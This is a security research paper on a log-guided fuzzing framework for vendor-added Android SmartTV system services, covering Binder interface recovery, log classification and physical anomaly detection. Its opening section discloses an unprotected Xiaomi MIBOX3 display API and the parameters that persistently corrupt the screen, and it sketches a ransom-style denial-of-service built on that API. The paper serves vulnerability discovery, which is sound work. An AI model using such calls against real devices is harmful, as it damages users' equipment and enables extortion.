Example. Consider the (native) API in Xiaomi MIBOX3 `SystemControl.XYZ(int x, int y, int w, int h)`, enabling to setup the HDMI display at a position (`x, y`) and with size (`w, h`). Through our analysis, we found that the API does not enforce any protection, thus allowing any app to mess up the display under specific parameters. Figure 1 shows MIBOX3's home screen before and after invoking




Figure 1: Display before and after invoking a vulnerable API

the API with the parameters `(1000, 1000, 1000, 1000)`. After the invocation, the projected display moves to the lower right corner of the screen with corrupt content as it cannot be rescaled to fit the provided size. In such scenario, the user will resort to rebooting the device to hopefully fix the display; however, it turns out that the malicious display parameters are persistent across reboots, making it impossible to fix the problem without a hard device reset. We envision such vulnerable scenario might be used even more maliciously by attackers. With the help of other side channels [31, 40], an attacker could mount a targeted DoS, where she corrupts the screen content each time a target app (e.g., Netflix) is playing on the top. The viewer will not be able to watch its content unless she pays some money. With the SmartTV ransomware already in-the-wild [15], it is reasonable to assume that the new APIs can be exploited for a similar purpose. A demo of the attack is available on the website [4].

The high privilege of the SmartTV services and the unique broad spectrum of attack consequences (e.g., cyber and physical) motivate the need for developing a specialized analysis framework to uncover hidden flaws. However, as vendors often do not provide access to their custom additions, often implemented as a hybrid form of multi-language (i.e., C/C++ and Java), the direct adoption of existing static analysis tools is infeasible. To address the limitation, we propose a fuzz-testing approach to detect potential anomalies.

A fuzzer's anatomy can be naturally broken into three major components: (1) an input generator responsible for generating test inputs to the program under test, (2) an executor that runs the target test case, and (3) a monitoring system that observes the target execution to detect potential vulnerabilities and provide feedback. Under the context of detecting SmartTV vulnerabilities, the design of an *effective* and *efficient* fuzzer is very challenging and entails obstacles in each of the components as follows.

2.1 Reverse Engineering Target Interfaces

Reverse Engineering Input Specification. The search space for valid test inputs to (complex) parameters is typically huge and random input generation can only explore limited (shallow) program paths. To tackle the problem, existing approaches resort to collecting information about the execution states to infer the program's feedback about a supplied input. Such information is usually collected through source code instrumentation or running the target program in an emulated environment. However, the lack of source code for custom SmartTV services and the inability of existing emulators to run proprietary services makes the task infeasible.

The only remaining channel that can be leveraged for the same purpose is Android logs. Logs often contain valuable information including input validation messages - e.g., stating legitimate input values or value ranges. The following log excerpt showcases an input validation log message:

```
1 BatteryChangedJob: Running battery changed worker
2 ImagePlayerService: max x scale up or y scale up is 16
3 DiskIntentProviderImpl: Successfully read intent from disk
4 MediaPlayer: not updating
```

As shown, executing a (native) target API `XYZ(int, int, float)` with random inputs `(20, 21, 20.2)` led to triggering the log message at line 2 - indicating the input is rejected because 2 argument values are > 16. While it is straightforward for a human analyst to extract this specific validation message, the automatic extraction is not: (1) The rejection does not correspond to a standard exception, but rather is represented by a message in free text form. (2) Identifying which parameters x and y refer to is not straightforward. (3) Automatically inferring the validation semantics of the message is difficult - i.e., integer range check, should match specific value, string of specific length, string with specific prefix, etc.

The log further depicts other challenges: deriving messages that are uniquely triggered by the target execution (lines 2 and 4) is not trivial. As shown, (1) log events triggered by the execution do not share a common identifier (e.g., Tag) since a target might trigger processes belonging to different components - i.e., `ImagePlayerService` and `MediaPlayer`. Besides, (2) target messages are often buried in a large number of unrelated messages; the logs often contain non-deterministic messages triggered by system events (e.g., lines 1 and 3) and hence it is difficult to draw a causal connection between a triggered API and related log messages.

Reverse-Engineering API Descriptors at Native Layer. In our analysis, we observe that SmartTV vendors add system services at both the Java and native (C/C++) layers (refer to Table 1 for a breakdown in the studied samples). Thus, it is essential to dissemble the framework binaries and correctly identify the native services' interfaces, i.e., the Binder transaction Ids corresponding to the remote functions, arguments types (including primitives and non-primitive), and order.

2.2 Assessing Execution Feedback

The monitoring system should observe cyber feedback and infer potential flaws. Besides, since the SmartTV functionalities

are often tied to *physical* components that need to be correctly working for a full-fledge experience, the monitoring system should detect changes in the physical feedback triggered by a target API. Note that corrupted physical state *may not* trigger any internal abnormal state – i.e., no exception or failure message is logged, hence would go undetected using existing testing tools. For example, executing the vulnerable API `SystemControl.XYZ()` with the malicious inputs does not trigger any failure messages although the display is corrupted.

3 Design Overview

Figures 2 illustrates a high level overview of our proposed system. Our design includes a Fuzzing Target Locator, a Log Analyzer, a Dynamic Fuzzer, and an External Observer. These components work cohesively to test Android SmartTV additions and detect potential anomalies. Given a SmartTV ROM, the Fuzzing Target Locator (A) identifies APIs of interest to be fed to the fuzzer. To ensure a comprehensive extraction of the SmartTV additions, it extracts custom APIs at the Java layer and recovers native APIs from the native layer. The Dynamic Fuzzer (C) generates test cases for each target API. Our system features a novel input generation approach to facilitate smart fuzzing. It leverages input-validation log messages to infer valid input specifications and drive the fuzzer towards exploring code regions guarded by these validation checks (i.e., without proper inputs, these regions cannot be explored). Specifically, the Log Analyzer (D) processes the log dumps of each target API's execution and looks for potential input validation messages using a set of classifiers - trained offline on a large corpus of Android logs (B). It then analyzes the input validation messages to extract input specs (e.g., value boundaries and constant values). The extracted specifications are in-turn fed back to guide the Dynamic Fuzzer in input mutation. This closed loop process – i.e., log-guided fuzzing – is carried out until no newer inputs can be recovered from the logs. During this loop, the Log Analyzer further analyzes the logs, looking for indications of newer state discovery (i.e., non-input related messages) or security related exceptions. (e.g., program crashes, faults).

Besides, to detect physical anomalies caused by the target API's executions, our design features an External Observer (E), responsible of monitoring the physical states. We trigger a standard visual and audio activity within the TVBox - through a custom MediaPlayer app that plays a short video clip before and after executing each case. If the execution outcome of the target API is normal, the video output should be the same. We then redirect the physical activity's output – i.e., HDMI signals – to the External Observer via an HDMI capture device. The Observer captures and compares the display and audio signals before and after each target execution using efficient image and audio comparison algorithms. It finally outputs alerts if discrepancies are detected. In the next sections, we explain the design details of each component.

4 Fuzzing Target Locator

To evaluate SmartTV additions, we focus on system services, customized or added by vendors. For this purpose, the goal of this section is to extract a list of APIs implemented at the Java or native system services. We compare the extracted APIs with those of reference AOSP models to locate custom ones.

4.1 Uncovering System Service APIs

Android native services expose their underlying functionality through dedicated APIs, invocable through the Binder IPC mechanism. To test these services, we have to go through the same interface. The Binder IPC mechanism allows apps to cross process boundaries and invoke exposed methods in the system service code. Upon system boot up, a system service publishes itself in the `ServiceManager` by supplying its service name and a service handle - i.e., an IBinder interface defining exposed methods. A client app process can invoke methods in the system service via binder transactions, which contain the method id to execute and raw buffer data (i.e., parameter and reply data). Specifically, each binder transaction follows a pattern depicted in Figure 3. After obtaining a service handle (IBinder interface) for a system service, the client process invokes a target function *A* within the service interface ①. The client proxy, which implements the service's IBinder interface, marshals parameter data through converting high-level application data structures into *parcels*, maps the specified method call to a raw *transaction id* and initiates the transaction call ②. Upon receiving the transaction, the service stub - also implementing the same IBinder interface - unmarshals parameter data, calls the actual server function ③, and marshals replies back to the client ④. The client proxy will then unmarshal the reply ⑤ and return the call ⑥.

To obtain available Java and native system service APIs, one can query the `ServiceManager` to list the registered services and retrieve the corresponding Service Interface Descriptors (i.e., string name of an IBinder Interface - native or Java). Once the interface names are identified, we need to locate the interface implementation in the Java and native layers. While the process of identifying Java level APIs is straightforward (i.e., extract methods in the bytecode of the corresponding service IBinder Interface), locating native layer methods is more challenging, since the binaries are largely stripped. To address the problem, we resort to extracting the native functions' interfaces at the low-level Binder IPC. That is, for each native API, we aim to recover the transaction id, parameter, reply data types from the native binaries; such that we can leverage the information to successfully invoke the API; basically replicating the system service's proxy transactions to invoke the service API (path ⑦ in Figure 3).

4.2 Extracting Native Function Interfaces

In this section, we explain how we recover the native function interfaces at low-level Binder IPC through binary analysis.




Figure 2: Approach Overview




Figure 3: Remote Binder Transaction

To illustrate the process, we use a custom native service (*system_control*), whose recovered implementation is shown in Figure 4 (note that the recovered code is disassembled ARM code. The C++ code shown is only used for readability).

Available Information at the Binary Level. To facilitate discussion, we note that recovering native function interfaces at the low-level Binder IPC is possible thanks to certain available information. Throughout our analysis of system library binaries in the collected SmartTV samples (Section 9), we found that while most of the symbol information were stripped, certain basic symbols need to be preserved. Otherwise, the libraries cannot be properly used. Particularly, the names of interface classes (containing the API function implementations) were preserved in order to support runtime type check [13]. Besides, the Virtual Functions Table (VFT) were preserved due to a similar reason. We highlight in Figure 4 both available and absent symbols to ease discussion. Observe that the class name *BpSystemControl* is available. All the low level library APIs (e.g., *writeInt32* and *readInt32*) that are used not only by the proxy and the stub, but also by other classes, and methods inherited from public base classes (e.g., *onTransact*) need to retain their symbols. Methods specific to the (custom) service (e.g., *abc*) unfortunately do not have their symbols. In other words, given a native library, we know the list of function entries (from the VFT) but may not have their symbols or function call interface.

```
1  // Binder Proxy
2  class BpSystemControl : public BpInterface< SystemControl>{
3  ...
4    virtual status_t BpSystemControl::abc(...){
5      ...
6      Parcel data, reply;
7      data.writeInterfaceToken(SystemControl::getInterfaceDescriptor())
8      data.writeStrongBinder(c->asBinder());
9      data.writeInt32(a);
10     data.writeInt32(b);
11     remote()->transact(1, data, &reply);
12     status_t err = reply.readInt32();
```

```
1  // Binder Stub
2  class BnSystemControl: public BnInterface< SystemControl>{
3  ...
4    status_t BnSystemControl::onTransact(...) {
5      switch (code) {
6      case 1: //Transact ID
7        sp<ISystemControlClient> c =
               ISystemControlClient::asInterface(data.readStrongBinder());
8        int32_t a = data.readInt32();
9        int32_t b = data.readInt32();
10       err = mLocal->abc(c, a, b);
11       reply->writeInt32(err);
```

Figure 4: Snippets from `System_Control` Native Proxy and Stub (Blue boxes depict available symbols, while Red dashed boxes depict absent symbols)

Our Method. We propose the following methodology to reconstruct the function interfaces in the native layer: we begin by identifying the function bodies within the binder proxies (e.g. lines 5-12 of `BpSystemControl` in Figure 4), analyze them to extract the transaction id (1 in Figure 4) and parameter types (`Binder, int, int`) inferred through the proxy's marshaling methods `writeStrongBinder`, `writeInt32`, and `writeInt32`, respectively (in `BpSystemControl`). We finally

perform further analysis to handle the identification of custom data types (e.g., the recovered `Binder` is of sub-type `ISystemControlClient` as depicted in the return type of the stub's unmarshaling method `readStrongBinder`). In the following, we explain the individual steps.

(1) Identify function bodies of native binder transactions. As stated earlier, each system service has an interface descriptor. By performing a lookup for each descriptor, we can locate the library binary that contains the corresponding proxy and stub implementation. We rely on a naming convention of proxies and stubs, that is, **Bp**`InterfaceClassName` for proxies (e.g., `BpSystemControl`) and **Bn**`InterfaceClassName` for stubs (e.g., `BnSystemControl`). As such, based on the recovered interface descriptor (e.g., `SystemControl`) and the naming convention, we can infer the class names of proxy and stub. We then can look up all the function entries from the corresponding VFTs.

(2) Reconstruct function interfaces of low-level Binder IPC. We disassemble the binary and build a control flow graph for each function. As mentioned earlier, the parcel related function symbols are preserved in the disassembled code. For example, as shown in Figure 4 (blue boxes), `writeInterfaceToken`, `writeStrongBinder` and `writeInt32` were all preserved. To extract the arguments, we traverse the CFG starting from the argument parcel constructors till the destructor calls, and collect invocations to parcel read functions along the paths (e.g., `writeInt32`. To extract the binder transaction Id, we trace back the first parameter of `Binder()->transact(int, Parcel, Parcel, int)`. Observe that we do not rely on the symbol information for `transact()` to locate its invocation (since this particular function name is removed as illustrated in the dashed box in Figure 4), rather, we rely on its prototype `(int, Parcel, Parcel, int)` as depicted in line 11 of `BpSystemControl`.

5 Input Generation Through Log-Guidance

The fuzzer should be able to generate *smart* inputs to successfully trigger the target APIs and uncover potential vulnerabilities in deeper code regions, which may not be easily explored otherwise. Under the presence of input-validation checks, the API will terminate its execution if ill-formed inputs are supplied, without triggering its underlying functionality. To learn valid inputs, the existing approaches are mostly greybox or whitebox, meaning that they resort to collecting feedback about supplied inputs through source code (or binary) instrumentation or running the target program in an emulated environment. However, the lack of source code for native additions and the inability of existing emulator to run SmartTV native proprietary services make this approach infeasible. In other words, our fuzzer has to be blackbox.

To address this challenge, we resort to Android execution logs to derive valid input specifications. In fact, for debugging purposes, Android developers often accompany input-validation checks with logging statements, indicating specific details about the validation (e.g., reason for preventing the ill-formed data from entering, responsible parameter, and expected correct input value). As such, these log messages can be quite valuable in collecting feedback about the supplied inputs and inferring specifications.

To collect input specifications from a target API execution log, we propose to perform the following (Component (D) in Figure 2): we start by analyzing and processing the API's execution log to pinpoint *target messages* - i.e., those uniquely triggered by the API, since the execution log also contains a substantial number of other messages triggered by concurrent processes. We then process the filtered-out target messages to identify those that reflect an input-validation check. Since it is not trivial to distinguish input validations from other messages, we rely on a supervised learning based approach. Last, we analyze the selected input validations to extract input specs, which will be used to guide input generation for subsequent fuzzing. This latter may in-turn lead to new input validation messages and then another around of the aforementioned analysis. The log analysis (except the training process) is closely coupled with the fuzzing procedure.

More details about individual steps are discussed next.

5.1 Identifying Log Messages for Target API

Besides messages uniquely triggered by a target API, a target log dump contains other information. Concurrent processes may log messages to record program states, statistics, failures, etc. Such messages often substantially out-number a target API's messages. Furthermore, due to the non-deterministic nature of Android events, the target messages are often interleaving with messages from other processes.

A plausible approach to pinpoint an API's messages is to use the PID of the triggered process. However, an API's execution might span several processes with different identifiers. As such, we cannot rely on this approach. Similarly, we could plausibly rely on the `TAG` string - used by Android developers to identify the source of a log message - to group similar messages and reduce the search space. However, this approach is again infeasible since tags are non-unique across processes (consider the tag `DEBUG`, often used by different processes), and even vary within a process (e.g., tags often reflect class names while a process may span several classes).

To address this challenge, we resort to a statistical method. Intuitively, a message logged by a target API, should be contained in all log dumps obtained after its execution. In contrast, the target message should not occur in other log dumps, where the API was not executed. Thus, we could obtain the target messages through performing a set difference between log dumps obtained before and after invoking a target API. However, due to non-determinism, other unrelated messages might be fired during a target execution and thus would be




Figure 5: Log Excerpts before and after calling the (native) target API `ImagePlayer.XYZ()`

incorrectly predicted as a target message.

To illustrate this, consider the log dumps in Figure 5. The log dumps at the top correspond to log messages at two different timestamps without executing the target API (hereafter called *baseline logs*), while the excerpts at the bottom correspond to the log messages after triggering the target `XYZ()`, called hereafter *target logs*. Observe that *target logs* may contain both target messages and non-related messages.

As shown in the figure (highlighted in green), triggering this API leads to a libc fatal signal `SIGABRT` causing the image player service to die. To filter out the target messages, we perform set difference operations on all the target and baseline logs. We can remove the noisy messages: 1 and 3 from the target log at t'_1, and 1 from the target log at t'_2 since they were all observed in the baseline logs. However, the message *"PlayMovies: java.net.UnknownHostException"* spotted in the two target logs as well as the message "*BleRemoteControllerService: mRunnablerun*" dumped in the target log t'_2 would be misclassified as a target message since they were not observed in any baseline log.

Solution. To solve the problem, we rely on the empirical probability of a given message over a set of target logs and over another set of baseline logs to estimate its likelihood of being a target message. Intuitively, a message with a significantly higher empirical probability in the target logs and a lower one in the baseline logs indicates that it is likely a *target message*.

To calculate the probabilities, we begin by establishing a set of baseline logs, via capturing the log dumps at timestamps t_1 to t_{10} - while launching a dummy app in each execution. During fuzzing, we collect a set of target logs by executing the target API repeatedly over timestamps t'_1 to t'_{10}. Note that the design choice of launching the dummy app in the first scenario aims to avoid flagging messages triggered by Android app launching process as target messages. Afterwards, for each message i in a target log, we check whether it occurs in the other target and baseline logs to calculate the following score, reflecting its likelihood of being a target message:

$$score(i) = \begin{cases} 1 & \text{if } \frac{n_i^{target}}{N^{target}} \geq 0.9 \text{ and } \frac{n_i^{baseline}}{N^{baseline}} \leq 0.1 \\ 0, & \text{otherwise} \end{cases}$$

where n_i^{target} and $n_i^{baseline}$ are the frequency of the message i appearing in the target logs and the baseline logs, respectively. N^{target} and $N^{baseline}$ are the number of the target and baseline logs, respectively - (e.g., 10 each). The thresholds 0.9 and 0.1 are empirically selected to tolerate the inherent uncertainty. Performing a pairwise comparison over all messages to find whether a message appears in a specific log is quite expensive and would not scale. To tackle the problem, we utilize (1) optimization strategies to reduce logs through removing similar messages and (2) efficient string similarity measures to allow fast and scalable calculations. More details in Appendix.

5.2 Identifying Input-Validation Messages

Now that we have filtered log messages unique to the API execution, we aim to extract *input validation messages* (if any) since they can be helpful in inferring input specification for our fuzzing process. While it is easy for a human analyst to identify such messages, the automatic identification is not. Input-validation messages are quite diverse, featuring different syntactic structures, yet implying semantic similarities. As such, a simple whitelisting approach (e.g., relying on occurrences of specific keywords) would not suffice.

Consider the following input validation messages logged by the Java APIs `playSoundEffectVolume`, `dispatchFocusChange` and by the native API `AudioFlinger.createTrack` (extracted from AOSP):

```
1 public void playSoundEffectVolume(int t, ..) {
2   if (t >= 9||t < 0) Log.w(T, " Value" + t + "out of range"); ...
3 public int dispatchFocusChange(AudioFocusInfo a, ..) {
4   if(a == null) throw IllegalArgumentException("Illegal null Info")
```

```
1 sp<IAudioTrack> AudioFlinger::createTrack(int t, uint32_t r}
2   if (t >= AudioTrack::NUM_STREAM_TYPES) {
3     LOGE("invalid stream type"); goto Exit;}
4   if (r > MAX_SAMPLE_RATE || r > mSampleRate*2) {
5     LOGE("Sample rate out of range: %d", mSampleRate);
```

As shown in the snippets, the native and Java APIs log syntactically similar messages - i.e., containing the same keywords to indicate a range check *"out of range"*. More importantly, they also output *semantically* similar messages, which do not necessarily follow a similar syntactic structure - e.g., *"invalid type"* and *"illegal null"*. This indicates (1) the feasibility of learning from log messages in the Java implementation to classify log messages from the native implementation; and (2) the need of a sophisticated NLP technique as a simple syntax driven method (e.g., keyword lookup) is insufficient.

Our method. We develop a novel method, leveraging the observation that a large number of logging statements can be statically extracted from the *bytecode* of Android ROMs. Through string analysis, we can reconstruct a large set of log message templates (i.e., parameterized strings), and through static taint analysis, we can determine and label if they are input-validation related. As such, we can use the labeled message templates to train a classifier to predict if log messages by *native APIs* (collected in the earlier step) are for input validation. Note that due to the lack of symbols and the difficulty of string and taint analysis on native code, we cannot directly determine if a native log message is for input validation. Additional classifiers can be constructed to determine fine-grained categories (e.g., range and parameter equality checks). It is worth noting that a more simplistic rule-based pattern matching approach might also work for our scenario. However, it may require comparing each target log message with the whole set of labeled samples to determine if it is validation related and its fine-grained category; and substantial manual efforts may be needed to construct the rules.

Figure 6 outlines our overall procedure for extracting input validation messages. Component (A) collects and automatically labels the training samples (∼57000 messages) from various Android frameworks. Component (B) uses the training corpus to train different classifiers: we leverage word2vec, the state-of-the-art predictive model for learning word embedding in raw text to build a feature vector for each message. We then train a CNN classifier with the feature vectors as the first layer of CNN. Details are discussed next.

5.2.1 Static Analysis for Training Samples Collection.

To build our training corpus, we perform an upfront static analysis of 6 Android ROMs – AOSP 7.0, NVidia Shield, Samsung Note10 (9.0), S9 (9.0), LG Q6 (8.1), and LG Vista (7.1). Note that we selected both AOSP and custom ROMs to take into account potential logging style differences introduced by custom ROM developers. As depicted in Figure 6 (A), for each ROM, we extract all entry points in the Java system services and manager classes - e.g., `buildRequestPermissionsIntent` and `request BugReportWithDescription`. We then build a CFG for each entry and traverse it starting from the root node to collect the following: (1) parameter related conditional nodes (e.g., `if (ArrayUtils.isEmpty(permissions))` and `if (ShareTitle.length() > 50)`), (2) log statements (e.g., `Log.d` and `Slog.d`), and (3) `IllegalArgumentException` related statements as they may indicate input validations. We then trace back the string argument in the logging statements to extract the messages, e.g., *"ShareTitle ... characters"*.

To differentiate input-related statements from other statements, the static analysis leverages the following definitions:

Definition 5.1: *A log statement is considered input-validation related if it is control dependent on an input-validation check.*

Definition 5.2: *An input-validation check n is a predicate that satisfies the following conditions: (1) at least one of the operands is a parameter; (2) a logging statement directly depends on it; (3) there exists a path from n to some exception (including return with error code) such that there is no other statement along the path except the logging statement (and its transitively data-dependent instructions).*

Intuitively, the termination must be solely caused by the parameter not conforming to the check in *n*. Back to Figure 6, both conditional statements are input validations since they are directly followed by a log statement or its transitive data-dependent instruction (e.g., `String err="shareTitle.."`), which is in-turn followed by a return. Consequently, the analyzer can determine that the first messages *"permission cannot be null"* and *"shareTitle should be less than 50 char"* are input validations, while *"Bugreport notification title.."* is not.

Handling String Operations. Log messages are often constructed by concatenating several sub-strings, including constants, parameters and return values of other functions. We use backward slicing and forward constant propagation to transitively resolve log arguments in log-related statements. Since parameters cannot be statically resolved (i.e., user-supplied as in *"Bugreport notification title "* + `shareTitle`), we use the place holder `$PARAM$` to denote their usage in the resolved log messages as shown in the figure.

Categorizing Input-Validation Messages. Input validations convey *different* parameter properties. We hence categorize input validation messages into sub-classes, each denoting a specific validation property of the message, depending on the preceding input-validation check - e.g, equality check, size check, non-empty string/buffer check. For example, the message *"permission cannot be null or empty"* can be classified into the category `StringNotEmpty` since the preceding predicate's first operand is a call to the method `ArrayUtils.isEmpty` on the supplied parameter. Similarly, the second message *"shareTitle should be less .."* is classified to the category `StringLength`. Note that here the goal is to label messages with their sub-category such that classifiers can be trained to classify log messages from native code.
The analysis yielded 56315 messages, with 6269 positive samples (with different categories) and 50046 negative samples.



(A) Training Data Collection (B) Log Classifier Training

Figure 6: Input Validation Classification

5.2.2 Log Classifier Training

As depicted in Figure 6 (B), the collected training data are used to build a number of classifiers. The first one determines if a (native) message is input-validation related. Additional classifiers were trained to determine a fine-grained class of input-validation messages. Here we use a CNN model with an embedding layer, two convolutional layers with max pooling layers and a fully-connected dense layer. Each convolutional layer is a one dimensional layer with 128 filters and a kernel size of 5. Each convolutional layer is followed by a max pooling layer with pool_size = 2. There is one dense layer following convolutional layers. We use the Adam optimizer, with 0.001 learning rate.

The figure further depicts an illustration of how we utilize the trained classifiers (in the fuzzing process). Given the message "`$PARAM$ size should be at least 9`" in a native API's execution log, the classifiers predicts its category `RangeCheck` and generated the spec value 9.

6 Dynamic Fuzzer.

To uncover potential vulnerabilities in the collected target APIs, the Dynamic Fuzzer (C) in Figure 2 generates test cases for each API and executes it within the corresponding SmartTV. During this process, it leverages the execution log to iteratively learn and generate valid inputs, and to assess the execution output - i.e., (1) a new log message indicates the fuzzer has reached a new execution state, and (2) the occurrence of certain keywords indicates anomalous states.

Specifically, given a target API, the fuzzer starts without any input specification. It invokes the API with a random input and performs the log analysis in Section 5 to identify, classify input-validation messages for the target API, and extract input specification, if any. We use an example depicted in Figure 7 to walk through the procedure. Here, the target API is native in the `image.player` service, identified by the recovered function interface: transaction Id 5 and parameters (`float, float, int`). At the beginning (iteration 1 in Figure 7), the fuzzer randomly generates a value for each input parameter (e.g., `100, 11`, and `102`). The resulted log is passed to the Log Analyzer, which recognizes the target messages (highlighted in the log dump in iteration 1). The target messages are fed to our trained classifiers to pinpoint input validations and extract possible input specs, namely, a valid range for x (which we do not know to which parameter it actually corresponds).

In the second iteration, the fuzzer speculates that x denotes the first parameter, hence generates a value 10 within the range, without changing the second and third parameters. The resulted log messages disclose a new input validation, indicating a parameter equality check: x and y should be the same. This implies (1) the speculation of x being the first parameter is likely correct; and (2) another parameter y should be identical to x. Note that a wrong speculation can be inferred by observing the same input validation failure message.

In the third round, the fuzzer speculates y denotes the second parameter and hence sets it to 10. Although the resulting messages did not yield new input validations, they still indicate valuable information; the fuzzer was able to reach a new execution state of the target API thanks to the inputs learnt during the previous iteration. At this stage - since no more inputs can be extracted, the fuzzer starts a random mutation procedure. Specifically, it randomly samples within the legitimate value ranges. In addition, it also samples beyond the legitimate value range of each variable while fixing the (legal) values of other variables. The detailed algorithm is elided.

To detect potential anomalies triggered by a test case, the Fuzzer leverages two channels. On one hand, it inspects the execution log to spot certain messages signaling cyber anomalies (e.g., segmentation faults using keyword lookup). On




Figure 7: Extracting Seed Inputs from Log dumps for Native API -Transaction Id 5, (float, float, int)

the other hand, it employs an external observer to detect visual and audio anomalies that cannot be captured within the SmartTV. Next, we discuss the details of the external observer.

7 External Observer

To detect visual and auditory anomalies, our fuzzing framework features an external observer, responsible of monitoring the physical states. The fuzzer triggers a MediaPlayer to play visual/audio content before and after the test execution, and leverages an HDMI capture device to redirect the output signals to the Observer for comparison. We opted to capture the content before and after the test execution - rather than during the execution, to ensure capturing persistent effects. For the ease of comparison, the visual content is a still image video with a 1 sec audio clip. To mask other screen content (e.g., clock), the player plays in full screen. We suppress other non-deterministic factors (e.g., notifications) by disabling the corresponding components. While the fuzzer and MediaPlayer are running within the SmartTV as two independent apps, the Log Analyzer and Observer (Figure 2) are running out-of-box in a desktop computer. Detecting an abnormal physical state is performed by comparing captured states before and after executing the test case. We use standard image and sound waveform comparison algorithms to measure the observed visual and audio differences. Details are elided.

8 Implementation

Our static analysis is implemented on top of WALA [10], which provides comprehensive analysis support for Dalvik code, including call graph and control flow graph construction, and dependence analysis. Our binary analyzer is build on top of Radare2 binary analysis framework [6]. We build the neural network models for classification using the open-source neural-network library Keras [5]. Our fuzzer is implemented on top of Randoop [7], a unit testing tool for Java that randomly generates sequences of method invocations for the classes under test and uses the results of the execution to create assertions capturing the behavior of tested classes. As it is not directly suitable for our testing goal, we customize Randoop in the following four aspects. First, we ported it as an Android app that executes the target APIs within a background service. Second, we modified the test generation process to leverage the output gained from the Log Analyzer. Specifically, if the output reflects an input specification for a parameter, the test generation process constructs inputs conforming to the specs. If the output reflects a new log state (not input related), the test generation process fixes the current input and moves to fuzzing other parameters. Third, we further modified the test generation process to resort to random fuzzing when no insights can be gained from the Log Analyzer. Last, we extended the error detection module of Randoop with our cyber / physical anomalies detection logic.

9 Evaluation

